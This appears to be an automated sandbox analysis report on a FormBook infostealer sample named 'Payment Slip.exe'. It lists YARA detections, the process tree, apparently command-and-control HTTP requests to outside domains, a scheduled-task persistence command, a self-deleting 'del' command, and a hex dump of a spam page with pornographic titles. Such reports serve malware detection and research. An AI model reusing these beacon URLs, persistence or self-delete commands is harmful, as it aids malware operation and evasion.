3b 2c 26 23 33 36 32 32 39 3b 26 23 33 30 37 30 31 3b 26 23 33 35 30 33 33 3b 26 23 32 31 33 39 37 3b 26 23 32 35 31 35 32 3b 26 23 33 38 37 30 36 3b 26 23 33 33 30 38 30 3b 26 23 32 30 38 34 30 3b 26 23 32 36 32 32 33 3b 26 23 32 30 35 39 39 3b 26 23 32 35 32 39 33 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 31 33 32 30 3b 26 23 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title="';</script><title>国产午夜伦伦午夜伦,两个人免费视频观看BD,无码亚洲综合中文字幕201,超短裙厕所露脸全景偷拍</title><meta name="keywords" content="国产午夜伦伦午夜伦,两个人免费视频观看BD,无码亚洲综合中文字幕201,超短裙厕所露脸全景偷拍" /><meta name="description" content="两个人免费视频观看BD,无码亚洲综合中文字幕201,超短裙厕所露脸全景偷拍,,国产午&#

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49842	198.54.117.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:39:53.068717003 CEST	6006	OUT	GET /qfff/?zVsX=A0Gd4dmxD4WpN&h0Dpm=WUvvsVcot/hHbudm+hsx8n+3xo5kp+HgCKvLXtoOkn7qJe0B64lU7/LdjKxnrj37XfZ9 HTTP/1.1 Host: www.axswallet.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49843	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:39:58.303410053 CEST	6007	OUT	GET /qfff/?h0Dpm=vpb6mGWiOxgVIXv3RY5+KwgpuQ4maEKqCh4MrndOejQXnr3fUcd6GXEqF18QrWYsNfL0&zVsX=A0Gd4dmxD4WpN HTTP/1.1 Host: www.interweavelife.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:39:58.482220888 CEST	6007	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 27 Sep 2021 13:39:58 GMT Content-Type: text/html Content-Length: 275 ETag: "614a6c08-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Payment Slip.exe PID: 4768 Parent PID: 6572

General

Start time:	15:37:54
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\Payment Slip.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Payment Slip.exe'
Imagebase:	0x190000
File size:	850944 bytes
MD5 hash:	3D0D9C87EA732CAF417AFA0B8AF62267
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.708859665.0000000002601000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.709746313.0000000003601000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.709746313.0000000003601000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.709746313.0000000003601000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.708947520.000000000268B000.00000004.00000001.sdmp, Author: Joe Security

Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 6160 Parent PID: 4768

General

Start time:	15:38:10
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\uVxomBuy' /XML 'C:\Users\user\AppData\Local\Temp\tmp4F38.tmp'
Imagebase:	0x13b0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 4044 Parent PID: 6160

General

Start time:	15:38:10
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Payment Slip.exe PID: 5596 Parent PID: 4768

General

Start time:	15:38:10
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\Payment Slip.exe
Wow64 process (32bit):	false

Commandline:	C:\Users\user\Desktop\Payment Slip.exe
Imagebase:	0x350000
File size:	850944 bytes
MD5 hash:	3D0D9C87EA732CAF417AFA0B8AF62267
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Payment Slip.exe PID: 4824 Parent PID: 4768

General

Start time:	15:38:13
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\Payment Slip.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Payment Slip.exe
Imagebase:	0xd00000
File size:	850944 bytes
MD5 hash:	3D0D9C87EA732CAF417AFA0B8AF62267
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.782630909.0000000001760000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.782630909.0000000001760000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.782630909.0000000001760000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.782784962.0000000001790000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.782784962.0000000001790000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.782784962.0000000001790000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.778404636.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.778404636.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.778404636.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 4824

General

Start time:	15:38:14
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000

File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.734770163.000000000DA63000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.734770163.000000000DA63000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.734770163.000000000DA63000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.757013579.000000000DA63000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.757013579.000000000DA63000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.757013579.000000000DA63000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cscript.exe PID: 6500 Parent PID: 3424

General

Start time:	15:38:42
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0x11f0000
File size:	143360 bytes
MD5 hash:	00D3041E47F99E48DD5FFFEDF60F6304
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.934465123.0000000003320000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.934465123.0000000003320000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.934465123.0000000003320000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.933954904.0000000001100000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.933954904.0000000001100000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.933954904.0000000001100000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.934788453.0000000004FD0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.934788453.0000000004FD0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.934788453.0000000004FD0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6260 Parent PID: 6500

General

Start time:	15:38:50
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Payment Slip.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5852 Parent PID: 6260

General

Start time:	15:38:51
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis